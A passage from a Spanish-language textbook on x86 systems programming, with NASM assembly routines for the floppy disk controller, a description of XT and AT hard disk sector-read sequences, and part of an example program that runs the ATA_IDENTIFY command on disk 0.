        mov al,[head]               ;Selección de cabezal (de nuevo!)
        call fdc_out
        cmp ax,EXIT_OK_CODE
        je transfer_cmd5
        ret

transfer_cmd5:

        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 4 a FDC_READ:
        mov al,[sector]             ;Sector inicial de operación de
        call fdc_out                ;lectura
        cmp ax,EXIT_OK_CODE
        je transfer_cmd6
        ret

transfer_cmd6:

        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 5 a FDC_READ:
        mov al,2                    ;Especificación de tamaño de sector:
        call fdc_out                ;512 bytes
        cmp ax,EXIT_OK_CODE
        je transfer_cmd7
        ret

transfer_cmd7:

        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 6 a FDC_READ:
        mov al,NR_SECTORS           ;Número de sectores por pista del
        call fdc_out                ;disquete
        cmp ax,EXIT_OK_CODE
        je transfer_cmd8
```

```
        ret

transfer_cmd8:

        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 7 a FDC_READ:
        mov al,GAP                  ;Espacio entre sectores: depende del
        call fdc_out                ;tipo de disquete, 1Bh para 1.44MB
        cmp ax,EXIT_OK_CODE
        je transfer_cmd9
        ret

transfer_cmd9:

        mov ax,1                    ;Retardo de 1 mseg entre operaciones
        call delayt2

        xor ax,ax                   ;Parámetro 8 a FDC_READ:
        mov al,DTL                  ;no se utiliza. Debe iniciarse a 0FFh
        call fdc_out
        cmp ax,EXIT_OK_CODE
        je transfer_wait_interrupt
        ret

transfer_wait_interrupt:

        call wait_interrupt         ;Terminado el comando, espera
        cmp ax,EXIT_OK_CODE         ;interrupción, devolviendo error en
        je  transfer_getresults     ;caso de timeout de espera
        ret

transfer_getresults:

        call fdc_results            ;La lectura del registro de estado
        cmp ax, EXIT_OK_CODE        ;tras el comando FDC_READ reconoce
        je transfer_vrfy_results    ;la interrupción del controlador
        ret

transfer_vrfy_results:

        call print_fdc_results

transfer_ok:
        mov ax,EXIT_OK_CODE
        ret


;;;;Función para detener motor
stop_motor:

        mov al,ENABLE_INT
        mov dx,DOR
        out dx,al
        ret
```

```
stat_cmp               resb  1
timeout_fdc_results    dw    500
StringContadorResult   db    "Resultados fdc_results: ",0
fdc_results_stat       resw  1
buffer_ptr             resw  1
contador               resw  1

;;;;Función para leer el estado del controlador una vez terminada una
;;;;;operación.
fdc_results:

      mov word [timeout_fdc_results],500  ;Timeout lectura de resultado
      mov word [contador],MAX_RESULTS     ;Número máximo de resultados
                                          ;posibles en contador
      mov word [buffer_ptr],results       ;Posición de escritura en
                                          ;buffer results en buffer_ptr
      mov al,MASTER                       ;MASTER = 080h
      or al,DIRECTION                     ;DIRECTION = 040h
      or al,CTL_BUSY                      ;CTL_BUSY = 010h
      mov [stat_cmp],al                   ;stat_cmp = MASTER | DIRECTION
                                          ;      | CTL_BUSY
get_result:

      xor ax,ax
      mov dx,FDC_STATUS                   ;
      in al,dx                            ;Lee puerto FDC_STATUS (3f4h)
      and al,[stat_cmp]                   ;Enmascara puerto 3f4h con 0Dh
      cmp al,[stat_cmp]                   ;
      jnz fdc_results_if_master           ;Si puerto 3f4h enmascarado
                                          ;distinto de 0Dh, se salta a
                                          ;fdc_results_if_master

      xor ax,ax                           ;Si puerto 3f4h enmascarado
      mov dx,FDC_DATA                     ;vale 0Dh, significa que hay
      in al,dx                            ;dato de estado válido para
      mov bx,[buffer_ptr]                 ;leer en puerto 3f5h, por lo
      mov [bx],al                         ;que carga el dato en posición
      inc bx                              ;buffer_ptr e incrementa
      mov [buffer_ptr],bx                 ;buffer_ptr

      mov cx,[contador]                   ;Se verifica que el número de
      dec cx                              ;resultados leídos
      jz  fdc_results_error               ;no supera MAX_RESULTS
      mov [contador],cx

      push ax                             ;Se espera 1 mseg para el
      mov ax,1                            ;siguiente acceso al espacio
      call delayt2                        ;de entrada salida
      pop ax

      jmp get_result                      ;Se pasa a leer siguiente dato

fdc_results_if_master:

      cmp al,MASTER                       ;Si bit 80h de puerto 3f4h
      jnz fdc_results_delay               ;es 0, el acceso no está
```

```
                                        ;permitido, por lo que se
                                        ;espera 1 mseg hasta 500 veces
      jmp fdc_results_ok                ;Si bit 80h de puerto 3f4h
                                        ;es 1 y el puerto 3f4h
                                        ;enmascarado es distinto de
                                        ;0Dh, el controlador de
                                        ;disquete está listo para
                                        ;la recepción del siguiente
                                        ;comando y termino
fdc_results_delay:

      mov ax,1                          ;Retardo de hasta 500 mseg
      call delayt2                      ;esperando el desbloqueo del
      mov bx,[timeout_fdc_results]      ;controlador
      dec bx
      jz fdc_results_error
      mov [timeout_fdc_results],bx
      jmp fdc_results

fdc_results_error:
      mov ax, EXIT_ERROR_CODE           ;Terminación con error
      ret

fdc_results_ok:
      mov ax, EXIT_OK_CODE              ;Terminación sin error
      ret



;;;;Función para escribir comando al controlador de disquetera
;;;;Comando en AX
fdc_out:

      push ax                ;Comando en ax
      mov cx,MAX_FDC_RETRY   ;cx = número máximo de reintentos

retry_fdc_out:
      mov dx,FDC_STATUS      ;Lectura de registro de estado principal
      in  al,dx              ;para verificar si controlador acepta
      mov bl,MASTER          ;comando
      or  bl,DIRECTION
      and al,bl              ;
      cmp al,CTL_ACCEPTING   ;Si dos bits más significativos son 1 y 0,
      je  exec_fdc_out       ;controlador listo, y voy a exec_fdc_out
      loop retry_fdc_out     ;Si controlador no está listo reintento
                             ;hasta MAX_FDC_RETRY veces
      pop ax                 ;Transcurridos el número máximo de
      mov ax, EXIT_ERROR_CODE ;reintentos, termino devolviendo
      ret                    ;EXIT_ERROR_CODE

exec_fdc_out:                ;Controlador listo para recibir comandos
      pop ax                 ;
      mov dx,FDC_DATA        ;Escribo comando al registro de datos
      out dx,al              ;
      mov ax,EXIT_OK_CODE    ;Termino devolviendo EXIT_OK_CODE
      ret
```

```
;; Variable interfaz entre la rutina de atención a la interrupción y la
;; función wait_interrupt
interrupt_flag    db    0

;; Mensaje que anuncia la interrupción IRQ 6 en pantalla
StringInterrupcion db "IRQ 6 ejecutada",0

;;;;Rutina de atención a la interrupción IRQ6, esto es, apuntada por el
;;;;vector 14
irq6:

      pusha                         ;Salva ax,bx,cx,dx,si,di,bp
      mov byte [interrupt_flag],1   ;Activa bandera que indica
                                    ;interrupción a wait_interrupt
      mov dx,INT_CTL
      mov al,ENABLE
      out dx,al                     ;rehabilita 8259 maestro
      mov ax,StringInterrupcion     ;imprime mensaje en pantalla
      call print_string
      call print_nl
      popa                          ;Restaura ax,bx,cx,dx,si,di,bp
      iret                          ;Termina

;;;;Función utilizada para esperar una interrupción del controlador de
;;;;disquete
wait_interrupt:

      push cx                       ;Salva cx a la pila
      mov cx,20                     ;cx = número máximo de reintentos
                                    ;del bucle de espera
loop_wait_interrupt:
      cli                           ;Deshabilita interrupciones para
      mov al,[interrupt_flag]       ;lectura de [interrupt_flag]
      sti                           ;restaura interrupciones tras acceso
      cmp al,1                      ;[interrupt_flag] = 1 ?
      je wait_interrupt_ok          ;Si interrupción salta a interrupt_ok
      mov ax,25                     ;Si no interrupción
      push cx                       ;salva contador de reintentos a pila,
      call delayt2                  ;espera 25 mseg para próxima lectura,
      pop cx                        ;restaura contador de reintentos
      loop loop_wait_interrupt      ;y vuelve a leer interrupción si
                                    ;si contador de reintentos > 0
wait_interrupt_error:               ;si contador de reintentos = 0,
      pop cx                        ;número máximo de reintentos excedido
      mov ax, EXIT_ERROR_CODE       ;y termina devolviendo
      ret                           ;EXIT_ERROR_CODE

wait_interrupt_ok:                  ;Si existió interrupción
      cli                           ;deshabilita interrupciones para
      mov byte [interrupt_flag],0   ;resetear [interrupt_flag]
      sti                           ;restaura interrupciones tras acceso
      pop cx                        ;restaura cx a valor previo
      mov ax, EXIT_OK_CODE          ;y termina devolviendo
      ret                           ;EXIT_OK_CODE
```

```
;;Mensaje que precede la impresión de resultados de la función
;;print_fdc_results
StringResultados db "Resultados: ",0

;;;; Función para imprimir resultados de fdc_results
print_fdc_results:

      mov ax,StringResultados
      call print_string

      mov bx,results
      mov cx,[buffer_ptr]
      sub cx,results
      cmp cx,MAX_RESULTS
      jb  nr_results_ok                   ;cx < MAX_RESULTS

nr_results_error:
      mov cx,MAX_RESULTS
      jmp print_next_fdc_res

nr_results_ok:
      mov cx,[buffer_ptr]
      sub cx,results

print_next_fdc_res:
      xor ax,ax
      mov al,[bx]
      inc bx
      push bx
      call print_int
      mov al,' '
      call print_char
      pop bx
      loop print_next_fdc_res
      call print_nl
      ret
```

En lo que sigue se muestra el resultado de la ejecución del programa con un disquete de 1.44MB en la disquetera:

```
C:\PRUEBAS>readfd
Cambiando vector 14 ...
DMA Setup ...
DMA Setup result: 0000
Encendiendo el motor ...
Iniciando búsqueda
IRQ 6 ejecutada
Resultados: 0020 0002
Resultados busqueda: 0000
Iniciando transferencia ...
IRQ 6 ejecutada
Resultados: 0000 0000 0000 0002 0000 0002 0002
Resultado transferencia: 0000
2C 20 70 ... [128 bytes iniciales del sector]
...
Deteniendo motor ...
Restaurando vector 14 ...
```

Programación del sistema de disco duro

El manejador de disco duro debe ser capaz del manejo de un amplio espectro de dispositivos. Como ya se ha visto, el "PC IBM" es en realidad una amplia familia de computadoras. Los distintos miembros de la familia no sólo utilizan diferentes procesadores sino que existen diferencias mayores en el hardware básico. Los miembros más antiguos de la familia, el PC original y el PC-XT, utilizan un bus de 8 bits, apropiados para la interfaz externa de 8 bits del procesador 8088. La siguiente generación, el PC-AT, utiliza un bus de 16 bits, diseñado cuidadosamente para permitir el uso de periféricos de 8 bits. Sin embargo, los nuevos periféricos de 16 bits no pueden ser utilizados en sistemas PC-XT más viejos. El bus del AT fue diseñado originalmente para sistemas con el procesador 80286, y muchos sistemas basados en el 80386, 80486 y el Pentium utilizan el bus AT. Sin embargo, como estos procesadores tienen una interfaz de 32 bits, hoy día también existen distintos buses de sistema de 32 bits disponibles, como el bus PCI de Intel.

Para cada bus existe una familia distinta de adaptadores de entrada salida, que se conectan a la placa madre del sistema. Los periféricos utilizados en un diseño particular deben ser compatibles con los estándares para ese diseño pero no requieren compatibilidad con diseños anteriores. En la familia PC IBM, como en tantos otros sistemas de computadora, cada diseño de bus incluye firmware en la memoria de BIOS que se diseña para ocultar las peculiaridades del hardware.

La implementación de un manejador de disco duro requiere en principio del soporte a por lo menos 2 controladores: el controlador XT original y el controlador AT de 16 bits. Existen distintas modalidades de lidiar con esto:

- Implementar un manejador específico para cada tipo de disco duro necesario

- Implementar varios manejadores de disco en un único programa y determinar automáticamente el tipo de controlador por una rutina de inicialización

- Implementar varios manejadores de disco en un único programa y permitir al usuario determinar manualmente el tipo de controlador

La primera forma es la mejor en el largo plazo, ya que no ocupa espacio de disco y de memoria con código de manejadores no necesarios. Sin embargo, esta modalidad complica al distribuidor de los programas.

El segundo método consiste en la prueba de los periféricos por parte de una rutina de inicialización, por la lectura de la ROM en cada tarjeta o por la escritura y lectura de puertos de entrada salida para identificar cada tarjeta. Este método no es confiable en un PC IBM, ya que existe una gran cantidad de dispositivos de entrada salida que no disponen de un estándar. La prueba de puertos de entrada salida puede activar otro dispositivo que deshabilita el sistema. Este método complica el código de inicialización, y aún así no funciona bien. Los sistemas de entrada salida que utilizan este método generalmente tienen que proveer de algún mecanismo alternativo.

El tercer método consiste en la compilación de varios manejadores, siendo uno de ellos el manejador por defecto. El usuario tiene la opción de cambiar el manejador por defecto al inicio del sistema.

Datos de disco del BIOS

Dos tablas de parámetros de disco contienen información de cada disco del sistema. El BIOS utiliza estas tablas para programar el controlador de disco y para especificar varios

temporizaciones para el control del dispositivo. La tabla de parámetros del dispositivo 0 reside en la zona de memoria apuntada por el vector de interrupción 41H y la tabla de parámetros del dispositivo 1 reside en la zona de memoria apuntada por el vector de interrupción 46H. En lo que sigue la tabla de parámetros de dispositivo se refiere como “DPT” (Disk Parameter Table).

En particular, la palabra en el offset 0 de la DPT determina los cilindros del dispositivo, el byte en el offset 2 el número de cabezales, y el byte en el offset 0EH el número de sectores por pista.

Por otro lado, el BIOS de disco duro utiliza un conjunto de variables para sus operaciones. Estas variables residen en la zona de datos del BIOS, y contienen por ejemplo la información de estado de la última operación del disco. En particular, el byte en la dirección segmento:offset 40:75H indica el número de discos instalados en el sistema.

Envío de comandos al controlador de disco

El controlador de disco presenta una lista extensa de comandos para realizar diversos tipos de acciones, como formatear una pista o escribir un sector. Los comandos se envían como parte de un bloque de datos de comando, que incluye los parámetros y la información de direcciones del comando. Una vez que el comando es aceptado, el controlador lleva a cabo la tarea. Una vez completada la ejecución, el controlador provoca una interrupción. En sistemas PC y XT, la finalización de un comando es indicada por la interrupción 0DH, y en sistemas AT y posteriores por la interrupción 76H. El manejador de interrupciones del disco duro reconoce la interrupción y obtiene un bloque de datos del controlador para verificar si el comando resultó exitoso o si ocurrieron errores.

Secuencia de lectura de un sector de disco en un XT

Se supone en lo que sigue que el controlador ha sido reseteado, que las tablas de parámetros del disco utilizado han sido cargadas y que el dispositivo ha sido recalibrado. La operación de recalibración desplaza los cabezales lectores al cilindro 0, posición que el dispositivo confirma al controlador.

La lectura de un sector de disco en un XT se lleva a cabo en los siguientes pasos:

```
1- El manejador recibe orden de lectura de un conjunto de sectores a
   partir de una dirección CHS dada en un dispositivo de disco duro dado,
   y un puntero a un buffer donde se cargan los datos
2- El manejador verifica que el número de dispositivo es correcto
3- El manejador construye un bloque de datos de comando para el comado de
   lectura. El bloque de datos de comando tiene el contenido que sigue:

Byte 0: comando (valor 8 indica lectura)
Byte 1: dispositivo y número de cabezal lector
Byte 2: cilindro (2 bits más significativos) y número de sector
Byte 3: número de cilindro (8 bits menos significativos)
Byte 4: número de sectores que se leen
Byte 5: byte de control

4- El manejador verifica que el número de sectores se encuentra dentro
   del rango de operación DMA. Se puede transferir un máximo de 64KB de
   una vez. Si la verificación es válida, se inicia el canal DMA 3 para
   transferir el número requerido de bytes desde el controlador de disco
   a la dirección de memoria especificada
```

5- El manejador pasa al controlador a estado “ocupado” escribiendo un valor cualquiera al puerto 322H
6- El manejador habilita la operación DMA y la solicitud de interrupción del controlador borrando las máscaras de DMA y de interrupciones escribiendo el valor 3 al puerto 323H
7- El manejador verifica el estado del controlador hasta que el controlador indica que está listo (por el valor 0DH en los cuatro bits menos significativos del byte de estado)
8- El manejador escribe los 6 bytes del bloque de datos de comando, uno a la vez por el puerto 320H
9- El manejador verifica el registro estado del controlador: un valor 0 del bit 0 indica que el controlador no requiere más datos, y que todo va bien, mientras un valor no nulo indica que existe un error
10- El controlador ejecuta un pedido DMA para el canal 3 activando la línea DREQ 3
11- El manejador desenmascara el canal 3 DMA, escribiendo valor 3 al registro de máscara DMA en el puerto 0AH, habilita la interrupción IRQ 5 escribiendo 0 en el bit de máscara correspondiente del controlador de interrupciones, y pasa a estado de espera por la finalización de la transferencia
12- El controlador lee los datos del disco y transfiere los datos a memoria por DMA
13- Una vez transferido el número de sectores requerido, el controlador activa la pata IRQ5 del PC/XT, provocando una interrupción 0DH que indica la finalización de la operación de disco duro. Todo lo anterior ocurre a nivel del hardware, sin intervención de software
14- Una vez recibida la interrupción que indica el fin de la transferencia, el manejador ejecuta los comandos de cierre de operación. Se inhibe la interrupción y la operación DMA del controlador escribiendo 0 al puerto 323H. Se lee el estado del controlador desde el puerto 320H para determinar si existió algún error durante la ejecución del comando.
15- El manejador termina devolviendo el resultado (error o no) de la operación al programa que solicitó la operación

Secuencia de lectura de un sector de disco en una AT

Se supone en lo que sigue que el controlador ha sido reseteado, que las tablas de parámetros del disco utilizado han sido cargadas y que el dispositivo ha sido recalibrado.

El manejador recibe orden de lectura de un conjunto de sectores a partir de una dirección CHS dada en un dispositivo de disco duro dado, y un puntero a un buffer donde se cargan los datos.

1- El manejador lee el puerto de estado 1F7H hasta que el bit 7 vale 0, indicando que el controlador está listo
2- El manejador escribe el dispositivo (0 o 1) y el cabezal (0-15) en el registro de selección de disco, en el puerto 1F6H
3- El manejador lee el puerto de estado 1F7H, verificando que el bit 6 vale 1 y que el bit 5 vale 0, indicando que el dispositivo seleccionado está listo y que no existe error en escritura anterior
4- Según el disco tiene más de 8 cabezales o menos de 8 cabezales, el manejador escribe el valor 8 o el valor 0 en el registro de control 206H
5- El manejador escribe el bloque de datos de comando, según sigue:

Registro	Nombre	Valor escrito
1F1H	Precompensación de escritura	Cilindro de precompensación de escritura (offset 3 de la DPT)
1F2H	Cuenta de sectores	Número de sectores de la lectura
1F3H	Número de sector	Número de sector inicial
1F4H	Cilindro bajo	8 bits bajos del cilindro inicial
1F5H	Cilindor alto	8 bits altos del cilindro inicial

6- El manejador pasa a 0 el bit de máscara correspondiente a IRQ 14 del controlador de interrupciones para permitir la IRQ14
7- El manejador escribe el comando Read = 20H al registro de comandos en el puerto 1F7H.
8- El manejador pasa a un estado de espera mientras que el controlador lee los datos de un sector del disco a su buffer de sector
9- Completada la lectura de un sector, el controlador provoca una interrupción IRQ 14H (076H) indicando que existen datos listos.
10- La rutina de atención a la interrupción a la interrupción IRQ 14 reconoce la interrupción al controlador disco y setea una bandera indicando operación completa al manejador
11- El manejador lee directamente las 256 palabras del buffer del controlador a memoria, en un bucle de 256 lecturas al puerto 1F0H. Este paso difiere del PC/XT, que utilizan DMA.
12- El manejador verifica si existen errores leyendo el puerto de estado 1F7H. Cualquier error fatal termina la lectura. Un error tipo "ECC corregido" se ignora.
13- El manejador decrementa la cuenta de sectores original. Si es mayor que 0, pasa a la lectura del siguiente sector (volviendo al paso 8). La cuenta decrementada no es la del controlador, si no una variable interna del manejador.
14- Terminada la lectura de todos los sectores, el manejador termina devolviendo el resultado de la operación al programa.

Ejemplo de programación del sistema de disco duro

El programa de ejemplo que sigue, denominado "readhd.asm", inicializa los parámetros del disco 0 leyendo datos de la zona de datos del BIOS, verifica que el sistema es tipo AT por prueba de puertos y en caso afirmativo ejecuta el comando de disco ATA_IDENTIFY, imprimiendo en pantalla los resultados.

El programa ejecuta en la siguiente secuencia:

1- Lee el número de discos del sistema de la zona de datos del BIOS, los datos de la DPT 0 y completa los parámetros que corresponden de una estructura de datos del disco 0 utilizada por el programa para las operaciones de disco
2- Verifica que el sistema es tipo AT por una lectura – escritura - lectura del puerto 1F4H asociado al byte bajo de cilindro del bloque de datos de comando
3- Carga en el vector de IRQ14 la dirección segmento:offset de la rutina "irq14"
4- Verifica que el controlador de disco está listo para recibir comandos leyendo el puerto registro de estado 1F7H
5- Ejecuta el comando ATA_IDENTIFY, que carga 512 bytes de datos del disco en el buffer del controlador de disco

```
6- Lee los datos del comando ATA_IDENTIFY en el buffer del controlador a
   un buffer del programa en un bucle de lectura al puerto de datos 1F0H.
7- Extrae los números de cilindros físicos, de cabezales físicos y de
   sectores físicos y el string que describe el modelo del disco de los
   512 bytes devueltos por el comando ATA_IDENTIFY
8- Imprime en pantalla los primeros 128 bytes de los 512 bytes devueltos
   por el comando ATA_IDENTIFY
9- Restaura el vector correspondiente a IRQ14 del BIOS.
```

Los 512 bytes que devuelve el comando ATA_IDENTIFY incluyen el número de cilindros físicos del disco, el número de cabezales físicos del disco y el número de sectores físicos del disco y un string de tamaño 40 caracteres ASCII que define el modelo del disco. Los parámetros físicos del disco no necesariamente coinciden con los parámetros lógicos declarados por el BIOS en la DPT 0, de acuerdo a la sección " El servicio de acceso a disco" del capítulo "Los servicios del BIOS".

El programa espera un tiempo de 1 mseg entre operaciones consecutivas de lectura - escritura a los registros de comando y de estado del controlador. Un programa en producción debe optimizar estos aspectos, generando el retardo entre operaciones de entrada salida estrictamente necesario.

```
%include "ioasm.inc"
%include "delayt2.inc"
%include "hook.inc"
%include "misc.inc"

;Vector de interrupciones correspondiente a IRQ14 (interrupción de
;controlador 0 de disco duro)
%define AT_IRQ0 76H

;Puerto base de los registros del controlador de disco 0
%define REG_BASE0       1F0h

;Offset de registros del controlador de disco 0 respecto de base
;Si un registro tiene bytes de comando específicos, la definición del
;offset correspondiente se sigue de los comandos
%define REG_DATA        0
%define REG_PRECOMP     1
%define REG_COUNT       2
%define REG_SECTOR      3
%define REG_CYL_LO      4
%define REG_CYL_HI      5
%define REG_LDH         6

%define REG_STATUS      7
%define LDH_DEFAULT     0A0h
%define LDH_LBA         040h

%define REG_STATUS      7
%define STATUS_BSY      80h
%define STATUS_RDY      40h
%define STATUS_WF       20h
%define STATUS_ERR      01h

%define REG_COMMAND     7
%define ATA_IDENTIFY    0ECh

%define REG_CTL         206h
```

```
%define CTL_NORETRY     80h
%define CTL_NOECC       40h
%define CTL_EIGHTHEADS  08h
%define CTL_RESET       04h
%define CTL_INTDISABLE  02h

;Tiempo de espera, en milisengudos para la finalización de operaciones
;del controlador
%define TIMEOUT 30000

;Segmento de datos del BIOS
%define BIOS_INFO_SEGMENT 40h

;Offset en la zona de datos del BIOS del byte que contiene el número de
;discos instalados en el sistema
%define BIOS_INFO_NRDISKS 75h

;Vector de interrupción que apunta a la DPT 0
%define WINI_0_PARM_VEC 41h

;Tamaño de la DPT 0
%define WINI_PARM_DATA_SIZE 16

;Offset de los distintos campos de la DPT
%define WINI_0_PARM_WCYLINDER 0
%define WINI_0_PARM_BHEAD 2
%define WINI_0_PARM_BSECTOR 14
%define WINI_0_PARM_WPRECOMP 5

;Registros para interrupciones
%define INT_CTL 20h
%define INT_CTLMASK 21h
%define ENABLE 20h
%define INT2_CTL 0A0h

;Tamaño de un sector de disco
%define SECTOR_SIZE 512

;Códigos de finalización de programas, devuelto en AX
%define EXIT_OK_CODE 0
%define EXIT_ERROR_CODE 1

;Tamaño del PSP
PSP_SIZE equ 100h


segment code
resb PSP_SIZE

;;;;Inicio de programa principal
..start:
jmp init_label

drive           db 0        ;Disco que recibe el comando ATA_IDENTIFY
nr_drives       db 0        ;Copia de la variable “número de discos” de
                            ;la zona de datos del BIOS
```

```
wini0_parm_vector resw 2      ;Copia del vector que apunta a la DPT 0
wini0_parm_data   resb WINI_PARM_DATA_SIZE      ;Copia de la DPT 0

irq14_vector_prev       resw 2      ;Vector de interrupción previo (BIOS)
irq14_vector_pos        resw 2      ;Vector de interrupción actual

;Parámetros para el acceso al disco duro 0. En lo que sigue se refieren
;como "struct wini"
wn_wbase          dw 0  ;Puerto base de los registros de controlador de
                        ;disco
wn_wlcylinders    dw 0  ;Número de cilindros lógicos del disco (BIOS)
wn_wlheads        dw 0  ;Número de cabezales lógicos del disco (BIOS)
wn_wlsectors      dw 0  ;Número de sectores lógicos del disco (BIOS)
wn_wpcylinders    dw 0  ;Número de cilindros físicos del disco
                        ;(ATA_IDENTIFY)
wn_wpheads        dw 0  ;Número de cilindros cabezales físicos del disco
                        ;(ATA_IDENTIFY)
wn_wpsectors      dw 0  ;Número de sectores físicos por pista del disco
                        ;(ATA_IDENTIFY)
wn_wldhpref       dw 0  ;4 bits más significativos de registro LDH
                        ;(registro de selección de cabezal y dispositivo)
wn_wprecomp       dw 0  ;Cilindro de precompensación de escritura / 4
                        ;(BIOS)
id_string         resb 41     ;String que contiene el número de serie
                              ;del disco (ATA_IDENTIFY)


init_label:
      ;Imprime mensaje a pantalla anunciando la inicialización de
      ;parámetros del BIOS
      mov ax,StringInitParams
      call print_string
      call print_nl

      ;Completa los campos siguientes en la struct wini a partir de la
      ;DPT 0: wn_wlcylinders, wn_wlheads, wn_wlsectors, wn_wprecomp.
      ;Completa las variables wn_wldhpref y wn_wbase de la struct wini
      call  init_params

      ;Imprime mensaje a pantalla anunciado la verificación AT
      mov ax,StringVerificandoAT
      call print_string

      ;Verificación AT
      call vrfy_at_wini       ;Verifica si el sistema es AT
      push ax                 ;Salva resultado de vrfy_at_wini en la pila
      call print_int          ;Imprime resultado de verificación AT en
      call print_nl           ;pantalla
      pop ax                  ;Si el resultado de la verificación AT es
      cmp ax,EXIT_OK_CODE     ;es distinto de EXIT_OK_CODE
      jnz ret_DOS             ;salta a ret_DOS

cambio_vector:
      ;Imprime mensaje a pantalla anunciando el cambio de vector
      mov ax,StringCambioVector
      call print_string
      call print_nl
```

```
        ;Respalda vector de IRQ14 en variable irq14_vector_prev
        mov  di,irq14_vector_prev
        mov  ax,AT_IRQ0
        call  get_int_vector

        ;Carga en el vector de IRQ6 la dirección segmento:offset de la
        ;rutina "irq14"
        mov   ax,irq14
        mov   [irq14_vector_pos],ax
        mov   ax,cs
        mov   [irq14_vector_pos+2],ax
        mov   bx,irq14_vector_pos
        mov   ax,AT_IRQ0
        call  set_int_vector

        ;Verifica si el controlador está listo para recibir cmds
        ;Esta verificación no es necesaria, ya que se realiza antes de la
        ;ejecución de cada comando en com_out. Simplemente se hace como
        ;muestra
        mov ax,StringVerificoEstado
        call print_string
        mov byte [mask],STATUS_BSY
        mov byte [value],0
        call w_waitfor
        call print_int
        call print_nl

        ;Imprime mensaje a pantalla anunciando la ejecución de comando
        ;ATA_IDENTIFY
        mov ax, StringAtaIdentify
        call print_string

        ;Ejecución de comando ATA_IDENTIFY. Completa los siguientes
        ;campos de la struct wini a partir de los datos de ATA_IDENTIFY:
        ;wn_wpcylinders,wn_wpheads,wn_wpsectors. Inicia el string id_string
        ;(modelo de disco) con el string extraído de datos de ATA_IDENTIFY
        call w_identify              ;Ejecuta ATA_IDENTIFY
        cmp ax, EXIT_OK_CODE         ;Si el resultado de w_identify es
                                     ;distinto de EXIT_OK_CODE
        jnz  do_restore_interrupt    ;salta a do_restore_interrupt

        ;Imprime en pantalla los primeros 128 bytes de datos de
        ;ATA_IDENTIFY
        mov  si,buffer
        mov  dx,128
        call print_short_buffer

do_restore_interrupt:
        ;Imprime mensaje a pantalla anunciando el cambio de vector
        mov ax,StringRestauroVector
        call print_string
        call print_nl

        ;Restaura el vector correspondiente a IRQ14 del BIOS
        mov   bx,irq14_vector_prev
        mov   ax,AT_IRQ0
```

```
	call  set_int_vector

ret_DOS:
	;Devuelve control a DOS
	mov ax, 4C00h
	int 21h

;Mensajes de anuncios en pantalla
StringInitParams             db "Iniciando parametros de disco",0
StringNrDrives               db "Numero de discos (BIOS): ",0
StringBiosDiskParams         db "Params disco 0 (BIOS): ",0
StringCambioVector           db "Cambiando vector 76H (IRQ14) ...",0
StringRestauroVector         db "Restaurando vector 76H (IRQ14) ...",0
StringVerificoEstado         db "Verifico estado del controlador: ",0
StringVerificandoAT          db "Verificacion AT: ",0
StringAtaIdentify            db "Ejecutando ATA_IDENTIFY : ",0
StringCargaDatosAtaIdentify  db "Cargando datos ATA_IDENTIFY ...",0
StringCylinders              db "Cyl: ",0
StringHeads                  db " Head: ",0
StringSectors                db " Sect: ",0
StringPrecomp                db " Precomp: ",0
StringDiskIdentifier         db "Modelo: ",0

;Buffer donde se carga el sector leído
buffer      resb 512


;;;;Función init_parms. Inicialización varias variables:
;;;; - nr_drives a partir de variable de BIOS
;;;; - wn_wlcylinders, wn_wlheads, wn_wlsectors, wn_wprecomp a partir de
;;;;   tabla DPT 0 del BIOS
;;;; - wn_ldhpref = LDH_DEFAULT | (shl [drive],4) , de acuerdo a estándar
;;;; - wn_base = REG_BASE0, de acuerdo a estándar
init_params:

	mov ax,StringNrDrives
	call print_string
	push ds
	mov ax,BIOS_INFO_SEGMENT      ;Número de discos se
	mov ds,ax                     ;encuentra en la dirección
	xor  ax,ax                    ;40h:75h de la zona de
	mov bx,BIOS_INFO_NRDISKS      ;datos del BIOS
	mov al,[bx]
	pop ds

	mov byte [nr_drives],al       ;Carga número de discos en nr_drives
	call  print_int               ;Imprime en pantalla el número de
	call print_nl                 ;discos

	;Copia DPT 0 (16 bytes) a wini0_parm_data
	mov ax,WINI_0_PARM_VEC        ;Vector de interrupción 41 apunta a
	mov di,wini0_parm_vector      ;DPT 0
	call get_int_vector           ;
	mov di,wini0_parm_data        ;Destino: ds:wini0_parm_data
	mov ax,ds
	mov es,ax
	mov si,[wini0_parm_vector]    ;Origen: word:word en
```

```
mov ax,[wini0_parm_vector+2]  ;[vector 41h+2]:[vector 41h]
push ds
mov ds,ax
mov cx,WINI_PARM_DATA_SIZE    ;Copia 16 bytes de datos
cld                           ;di y si incrementan
rep movsb
pop ds

;Imprime DPT 0 a pantalla
mov ax,StringBiosDiskParams
call print_string
mov si,wini0_parm_data
mov dx,WINI_PARM_DATA_SIZE
call print_short_buffer

;Inicia campos que corresponden del struct wini a partir de la
;información del BIOS

;wn_wlcylinders = número de cilindros declarados por BIOS =
;palabra en offset 0 de DPT
mov ax, StringCylinders
call print_string
mov ax,[wini0_parm_data+WINI_0_PARM_WCYLINDER]
mov [wn_wlcylinders],ax
call print_int                ;Imprime wn_wlcylinders en pantalla

;wn_wlheads = número de cabezales declarados por BIOS =
;byte en offset 2 de DPT
mov ax,StringHeads
call print_string
xor ax,ax
mov al,[wini0_parm_data+WINI_0_PARM_BHEAD]
mov [wn_wlheads],ax
call print_int                ;Imprime wn_wlheads en pantalla

;wn_wlsectors = número de sectores declarados por BIOS =
;byte en offset 14 de DPT
mov ax,StringSectors
call print_string
xor ax,ax
mov al,[wini0_parm_data+WINI_0_PARM_BSECTOR]
mov [wn_wlsectors],ax
call print_int                ;Imprime wn_wlsectors en pantalla

;wn_wprecomp = cilindro inicial de precompensación declarado por
;BIOS = palabra en offset 5 de DPT
mov ax,StringPrecomp
call print_string
mov ax,[wini0_parm_data+WINI_0_PARM_WPRECOMP]
shr ax,2
mov [wn_wprecomp],ax
call print_int                ;Imprime wn_wprecomp en pantalla
call print_nl

;Inicia campos de struct wini a partir de información estándar

mov word [wn_wbase],REG_BASE0 ;Puerto base 1F0h
```

```
        ; wn_wldhpref = LDH_DEFAULT | (shl [drive],4)
        xor ax,ax
        mov al,[drive]
        shl ax,4
        or ax,LDH_DEFAULT
        mov [wn_wldhpref],ax

        ret

